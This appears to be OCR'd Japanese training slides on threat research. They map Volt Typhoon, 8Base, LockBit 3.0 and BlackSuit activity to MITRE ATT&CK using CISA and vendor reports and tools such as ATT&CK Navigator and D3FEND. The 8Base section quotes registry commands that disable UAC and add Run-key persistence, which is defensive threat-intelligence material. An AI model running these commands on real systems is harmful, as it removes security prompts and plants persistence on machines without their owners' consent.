Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell.

There are also cross-platform interpreters such as Python, as well as those commonly associated with client applications such as JavaScript and Visual Basic.

Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands. Commands and scripts can be embedded in Initial Access payloads delivered to victims as lure documents or as secondary payloads downloaded from an existing C2. Adversaries may also execute commands through interactive terminals/shells, as well as utilize various Remote Services in order to achieve remote Execution.(Citation: Powershell Remote Commands)(Citation: Cisco IOS Software Integrity Assurance - Command History)(Citation: Remote Shell Execution in Python)

SUBTECHNIQUES

- T1059.001 POWERSHELL
- T1059.002 APPLESCRIPT

https://top-attack-techniques.mitre-engenuity.org/#/top-10-lists

Top techniques by detection volume	Top techniques by industry
T1059.001: PowerShell	T1059.003: Windows Command Shell (20)
T1059.003: Windows Command Shell	T1059.001: PowerShell (19)
T1047: Windows Management Instrumentation	T1047: Windows Management Instrumentation (14)
T1078.004: Cloud Accounts	T1078.004: Cloud Accounts (13)
T1027: Obfuscated Files or Information	T1105: Ingress Tool Transfer (11)
T1114.003: Email Forwarding Rule	T1027: Obfuscated Files or Information (11)
T1003: OS Credential Dumping	T1546.008: Accessibility Features (9)
T1218.011: Rundll32	T1036.003: Rename System Utilities (9)
T1105: Ingress Tool Transfer	T1218.011: Rundll32 (8)
T1036.003: Rename System Utilities	T1114.003: Email Forwarding Rule (8)

https://redcanary.com/threat-detection-report/

3-3：Threat Research

- **脅威分析プロセス**

情報収集 → 分析・脅威シナリオ作成 → 応用

- **OSINT型：公開情報（ベンダーレポート）や外部のIntelligence Communityから取得する**

- **例）ベンダレポート（例：Volt Typhoon Analysis by CISA）**

Initial Access

To obtain initial access [TA0001], Volt Typhoon actors commonly exploit vulnerabilities in networking appliances such as those from Fortinet, Ivanti Connect Secure (formerly Pulse Secure), NETGEAR, Citrix, and Cisco [T1190]. They often use publicly available exploit code for known vulnerabilities [T1588.005] but are also adept at discovering and exploiting zero-day vulnerabilities [T1587.004].

- In one confirmed compromise, Volt Typhoon actors likely obtained initial access by exploiting CVE-2022-42475 in a network perimeter FortiGate 300D firewall that was not patched. There is evidence of a buffer overflow attack identified within the Secure Sockets Layer (SSL)-VPN crash logs.

Once initial access is achieved, Volt Typhoon actors typically shift to establishing persistent access [TA0003]. They often use VPN sessions to securely connect to victim environments [T1133], enabling discreet follow-on intrusion activities. This tactic not only provides a stable foothold in the network but also allows them to blend in with regular traffic, significantly reducing their chances of detection.

https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-038a

事例：Volt Typhoon


Table 14: Volt Typhoon actors ATT&CK Techniques for Enterprise – Lateral Movement

Lateral Movement		
Technique Title	**ID**	**Use**
Remote Service Session Hijacking	T1563	Volt Typhoon potentially had access to a range of critical PuTTY profiles, including those for water treatment plants, water wells, an electrical substation, operational technology systems, and network security devices. This would enable them to access these critical systems.
Remote Services: Cloud Services	T1021.007	During the period of Volt Typhoon's known network presence, there were anomalous login attempts to an Azure tenant potentially using credentials previously compromised from theft of `NTDS.dit`.
Remote Services: Remote Desktop Protocol	T1021.001	Volt Typhoon has moved laterally to the Domain Controller via an interactive RDP session using a compromised account with domain administrator privileges.
Use Alternate Authentication Material	T1550	Volt Typhoon may be capable of using other methods such as Pass the Hash or Pass the Ticket for lateral movement.
Valid Accounts: Cloud Accounts	T1078.004	During the period of Volt Typhoon's known network presence, there were anomalous login attempts to an Azure tenant potentially using credentials previously compromised from theft of `NTDS.dit`.

https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-038a

事例：8base

- TrendMicro社レポートによれば、自分たちを「単なるペネトレーションテスター（組織の脆弱性を見つけるテストを行う役割・組織）」であると主張。
- フィッシングメールや初期アクセスブローカーを介して攻撃対象組織に侵入し、窃取した情報を暗号化した上で暴露すると脅す「二重の脅迫」戦略を取る攻撃グループ。



MITRE ATT&CK によるランサムウェア 8Base の解析

初期侵入

T1566 - フィッシング:

報告によると、8Base ランサムウェアは主にフィッシングメールを通じて初期侵入を獲得します。被害者がフィッシング詐欺に引っかかると、エクスプロイトキットが実行されます。

永続性

T1547.001 - レジストリ実行キー / スタートアップフォルダ:

以下のレジストリエントリを作成し、自動実行を実装します:

- HKEY_LOCAL_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
- {マルウェア名} = %AppDataLocal%{マルウェア名}.exe
- HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Run
- {マルウェア名} = %AppDataLocal%{マルウェア名}.exe

また、自身のコピーを %User Startup% フォルダにドロップします。

特権昇格

T1134.001 - トークンの盗用/窃取

システムの OS バージョンが 6 より大きい場合、explorer.exe のトークンを複製します。

T1134.002 - トークンを使用してプロセスを作成

8Base ランサムウェアは、APICreateProcessWithTokenW と explorer.exe の複製されたトークンを使用してプロセスを作成します。

T1548.002 - ユーザーアカウント制御のバイパス

ユーザーアクセス制御（UAC）をバイパスするためのレジストリエントリを追加します。

- ADD HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Policies¥System /v EnableLUA /t REG_DWORD /d 0 /f
- ADD HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Policies¥System /v PromptOnSecureDesktop /t REG_DWORD /d 0 /f
- ADD HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Policies¥System /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f

https://www.trendmicro.com/ja_jp/research/24/e/ransomware-spotlight-8base.html

事例：Lokibit 3.0

MITRE ATT&CK TECHNIQUES

See Table 3 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping to the MITRE ATT&CK framework, see CISA's Decider Tool and Best Practices for MITRE ATT&CK Mapping Guide.

Table 3: LockBit 3.0 Actors ATT&CK Techniques for Enterprise

Initial Access		
Technique Title	ID	Use
Valid Accounts	T1078	LockBit 3.0 actors obtain and abuse credentials of existing accounts as a means of gaining initial access.
Exploit External Remote Services	T1133	LockBit 3.0 actors exploit RDP to gain access to victim networks.
Drive-by Compromise	T1189	LockBit 3.0 actors gain access to a system through a user visiting a website over the normal course of browsing.
Exploit Public-Facing Application	T1190	LockBit 3.0 actors exploit vulnerabilities in internet-facing systems to gain access to victims' systems.
Phishing	T1566	LockBit 3.0 actors use phishing and spearphishing to gain access to victims' networks.
Execution		
Technique Title	ID	Use
Execution	TA0002	LockBit 3.0 launches commands during its execution.
Software Deployment Tools	T1072	LockBit 3.0 uses Chocolatey, a command-line package manager for Windows.
Persistence		
Technique Title	ID	Use
Valid Accounts	T1078	LockBit 3.0 uses a compromised user account to maintain persistence on the target network.

https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a

3-3：Threat Research

- **脅威分析プロセス**

情報収集 → 分析・脅威シナリオ作成 → 応用

- **SIGINT型：内部ログ・検知・マルウェア・被害端末のフォレンジック分析からデータを取得**

- **例） BlackSuit（旧：Royal Ransomware）**
  - 二重脅迫型ランサムウェア
  - CISA Report：https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-061a

  - マルウェアの攻撃手法を分析し、MITRE ATT&CKへマッピングする。
    また、ツールを利用し、この過程を自動化することも可能（ただし、ツールによる自動解析はマルウェア全体の動きを把握できない可能性があるため、注意が必要）
    - 例）Joe Sandbox　https://www.joesandbox.com/
    - 例）Mandiant社 CAPA　https://github.com/mandiant/capa

  - オンラインで提供されているサンドボックス製品は検体を上げないと解析できないため、可能であれば独自環境やスタンドアローン環境をつかうことを推奨される。

事例：BlackSuit

- Joe Sandboxを利用し、マルウェア解析の動的解析結果をMITRE ATT&CKにマッピングした事例

Spam, unwanted Advertisements and Ransom Demands

Yara detected BlackSuit Ransomware

Deletes shadow drive data (may be related to ransomware)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	1 Bootkit	Path Interception	1 Deobfuscate/Decode Files or Information	1 Input Capture	1 System Time Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/Reboot
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	3 Obfuscated Files or Information	LSASS Memory	2 Security Software Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 Proxy	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Bootkit	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	1 2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

https://www.trendmicro.com/en_ph/research/23/e/investigating-blacksuit-ransomwares-similarities-to-royal.html
https://www.joesandbox.com/analysis/858424/0/html

3-3：Threat Research

- **脅威分析プロセス**

情報収集 | **分析・脅威シナリオ作成** | 応用

- **ATT&CK Navigator**：
  - ATT&CKへのマッピングを実現するツール。 JSONファイルで、収集した攻撃手法（ATT&CK）を共有可能。
  - https://mitre-attack.github.io/attack-navigator/

  - 参考）mitreattack-python：PythonでMITRE ATT&CKを利用するためのライブラリ
    - https://github.com/mitre-attack/mitreattack-python

- **ATT&CK Extractor / D3FEND Universal Extractor：**
  - D3FEND Projectが開発したツール。脅威インテリジェンスレポート（テキスト）を張り付けると、ATT&CK Techniquesを抽出し、関連するD3FEND Techniquesを推奨してくれる。
  - https://d3fend.mitre.org/tools/attack-extractor/

  - D3FEND Universal Extractorは、ATT&CK Techniquesだけでなく、D3FEND TechniquesやDigital Artifactまで文書から抽出する上位互換ツール。現時点で確認する限り、D3FENDを意識したレポートは少なく、結果が安定しないケースがある。
  - https://d3fend.mitre.org/tools/extractor/

Volt Typhoon

Volt Typhoon is a People's Republic of China (PRC) state-sponsored actor that has been active since at least 2021. Volt Typhoon typically focuses on espionage and information gathering and has targeted critical infrastructure organizations in the US including Guam. Volt Typhoon has emphasized stealth in operations using web shells, living-off-the-land (LOTL) binaries, hands on keyboard activities, and stolen credentials.[1][2][3]

ID: G1017

ⓘ Associated Groups: BRONZE SILHOUETTE

Contributors: Phyo Paing Htun (ChiLai), I-Secure Co.,Ltd; Ai Kimura, NEC Corporation; Manikantan Srinivasan, NEC Corporation India; Pooja Natarajan, NEC Corporation India

Version: 1.1

Created: 27 July 2023

Last Modified: 28 March 2024

Version Permalink


Associated Group Descriptions

Name	Description
BRONZE SILHOUETTE	[3]

Techniques Used

ATT&CK® Navigator Layers

https://attack.mitre.org/groups/G1017/


Volt Typhoon (G1017)
Reconnaissance
10 techniques
Active Scanning
Gather Victim Host Information
Gather Victim Identity Information
Gather Victim Network Information
Gather Victim Org Information
Phishing for Information
Search Closed Sources
Search Open Technical Databases
Search Open Websites/Domains
Search Victim-Owned Websites
Resource Development
8 techniques
Acquire Access
Acquire Infrastructure
Compromise Accounts
Compromise Infrastructure
Develop Capabilities
Establish Accounts
Obtain Capabilities
Stage Capabilities
Botnet
DNS Server
Domains
Network Devices
Server
Serverless
Virtual Private Server
Web Services
Artificial Intelligence
Code Signing Certificates
Digital Certificates
Exploits
Malware
Tool
Vulnerabilities
Initial Access
10 techniques
Content Injection
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing
Replication Through Removable Media
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Cloud Accounts
Default Accounts
Domain Accounts
Local Accounts
Execution
14 techniques
Cloud Administration Command
Command and Scripting Interpreter
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication
Native API
Scheduled Task/Job
Serverless Execution
Shared Modules
Software Deployment Tools
System Services
User Execution
Windows Management Instrumentation
AppleScript
AutoHotKey & AutoIT
Cloud API
JavaScript
Network Device CLI
PowerShell
Python
Unix Shell
Visual Basic
Windows Command Shell
Persistence
20 techniques
Account Manipulation
BITS Jobs
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Browser Extensions
Compromise Host Software Binary
Create Account
Create or Modify System Process
Event Triggered Execution
External Remote Services
Hijack Execution Flow
Implant Internal Image
Modify Authentication Process
Office Application Startup
Power Settings
Pre-OS Boot
Scheduled Task/Job
Server Software Component
Traffic Signaling
Valid Accounts
IIS Components
SQL Stored Procedures
Terminal Services DLL
Transport Agent
Web Shell
Cloud Accounts
Default Accounts
Domain Accounts
Local Accounts
Privilege Escalation
14 techniques
Abuse Elevation Control Mechanism
Access Token Manipulation
Account Manipulation
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Create or Modify System Process
Domain or Tenant Policy Modification
Escape to Host
Event Triggered Execution
Exploitation for Privilege Escalation
Hijack Execution Flow
Process Injection
Scheduled Task/Job
Valid Accounts
Cloud Accounts
Default Accounts
Domain Accounts
Local Accounts
Defense Evasion
43 techniques
Abuse Elevation Control Mechanism
Access Token Manipulation
BITS Jobs
Build Image on Host
Debugger Evasion
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain or Tenant Policy Modification
Execution Guardrails
Exploitation for Defense Evasion
File and Directory Permissions Modification
Hide Artifacts
Hijack Execution Flow
Impair Defenses
Impersonation
Indicator Removal
Indirect Command Execution
Masquerading
Modify Authentication Process
Modify Cloud Compute Infrastructure
Modify Registry
Modify System Image
Clear Command History
Clear Linux or Mac System Logs
Clear Mailbox Data
Clear Network Connection History and Configurations
Clear Persistence
Clear Windows Event Logs
File Deletion
Network Share Connection Removal
Timestomp
Break Process Trees
Double File Extension
Invalid Code Signature
Masquerade File Type
Masquerade Task or Service
Match Legitimate Name or Location
Rename System Utilities
Right-to-Left Override
Space after Filename
Credential Access
17 techniques
Adversary-in-the-Middle
Brute Force
Credentials from Password Stores
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials
Input Capture
Modify Authentication Process
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping
Steal Application Access Token
Steal or Forge Authentication Certificates
Steal or Forge Kerberos Tickets
Steal Web Session Cookie
Unsecured Credentials
/etc/passwd and /etc/shadow
Cached Domain Credentials
DCSync
LSA Secrets
LSASS Memory
NTDS
Proc Filesystem
Security Account Manager
Discovery
32 techniques
Account Discovery
Application Window Discovery
Browser Information Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Device Driver Discovery
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Log Enumeration
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery
Process Discovery
Query Registry
Remote System Discovery
Software Discovery
System Information Discovery
System Location Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Service
Cloud Account
Domain Account
Email Account
Local Account
Cloud Groups
Domain Groups
Local Groups
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking
Remote Services
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material
Collection
17 techniques
Adversary-in-the-Middle
Archive Collected Data
Audio Capture
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage
Data from Configuration Repository
Data from Information Repositories
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged
Email Collection
Input Capture
Screen Capture
Video Capture
Archive via Custom Method
Archive via Library
Archive via Utility
Local Data Staging
Remote Data Staging
Command and Control
18 techniques
Application Layer Protocol
Communication Through Removable Media
Content Injection
Data Encoding
Data Obfuscation
Dynamic Resolution
Encrypted Channel
Asymmetric Cryptograp
Symmetric Cryptograph
Fallback Channels
Hide Infrastructure
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy
Domain Fronting
External Proxy
Internal Proxy
Multi-hop Proxy
Remote Access Software
Traffic Signaling
Web Service

D3FEND™

A knowledge graph of cybersecurity countermeasures

1.0.0

ATT&CK Extractor

Extracts ATT&CK techniques from blobs of text and recommends potential D3FEND countermeasures. You may also want to try the D3FEND Extractor or the Artifact Extractor.

Paste any text containing ATT&CK IDs:

Volt Typhoon actors may have attempted to move laterally to a cloud environment in one victim's network but direct attribution to the Volt Typhoon group was inconclusive. During the period of the their known network presence, there were anomalous login attempts to an Azure tenant [T1021.007] potentially using credentials [T1078.004] previously compromised from theft of NTDS.dit. These attempts, coupled with misconfigured virtual machines with open RDP ports, suggested a potential for cloud-based lateral movement. However, subsequent investigations, including password changes and multifactor authentication (MFA) implementations, revealed authentication failures from non-associated IP addresses, with no definitive link to Volt Typhoon.

Collection and Exfiltration
The U.S. authoring agencies assess Volt Typhoon primarily collects information that would facilitate follow-on actions with physical impacts. For example, in one confirmed compromise, they collected [TA0009] sensitive information obtained from a file server in multiple zipped files [T1560] and likely exfiltrated [TA0010] the files via Server Message Block (SMB) [T1048] (see Figure 3). Collected information included diagrams and documentation related to OT equipment, including supervisory control and data acquisition (SCADA) systems, relays, and switchgear. This data is crucial for understanding and potentially impacting critical infrastructure systems, indicating a focus on gathering intelligence that could be leveraged in actions targeting physical assets and systems.

Figure 3: Volt Typhoon Attack Path for Exfiltration of Data from File Server
Figure 3: Volt Typhoon Attack Path for Exfiltration of Data from File Server
In another compromise, Volt Typhoon actors leveraged WMIC to create and use temporary directories (C:\Users\Public\pro, C:\Windows\Temp\tmp, C:\Windows\Temp\tmp\Active Directory and C:\Windows\Temp\tmp\registry) to stage the extracted ntds.dit and SYSTEM registry hives from ntdsutil execution volume shadow copies (see the Credential Access section) obtained from two DCs. They then compressed and archived the extracted ntds.dit and accompanying registry files by executing ronf.exe, which was likely a renamed version of the archive utility rar.exe) [T1560.001].

GO

Share These Results

Extracted 12 unique IDs:

T1550	T1563	T1021.007	T1078.004
T1560	T1048	T1560.001	T1053.002
T1589.001	T1583.004	T1003.003	T1590.005

Note: These relationships are designed to give you ideas, they are not designed to be exact matches or indicate coverage. They can be used to better understand the technologies, ask better questions, and develop test plans for your countermeasures.

Share These Results

Mapping Results:

select copy

ATT&CK ID	ATT&CK Name	Related D3FEND Techniques					
		off rel	off artifact	D3FEND Tactic	D3FEND Technique	def rel	def artifact
T1550	Use Alternate Authentication Material	produces	Web Network Traffic	Detect	Protocol Metadata Anomaly Detection	analyzes	Network Traffic
		may-produce	Network Traffic	Detect	Remote Terminal Session Detection	analyzes	Network Traffic
		may-produce	Network Traffic	Detect	Network Traffic Community Deviation	analyzes	Network Traffic
		may-produce	Network Traffic	Detect	Client-server Payload Profiling	analyzes	Network Traffic
		produces	Web Network Traffic	Detect	Per Host Download-Upload Ratio Analysis	analyzes	Network Traffic
		may-produce	Network Traffic	Detect	Network Traffic Signature Analysis	analyzes	Network Traffic

3-3：Threat Research

- **脅威分析プロセス**

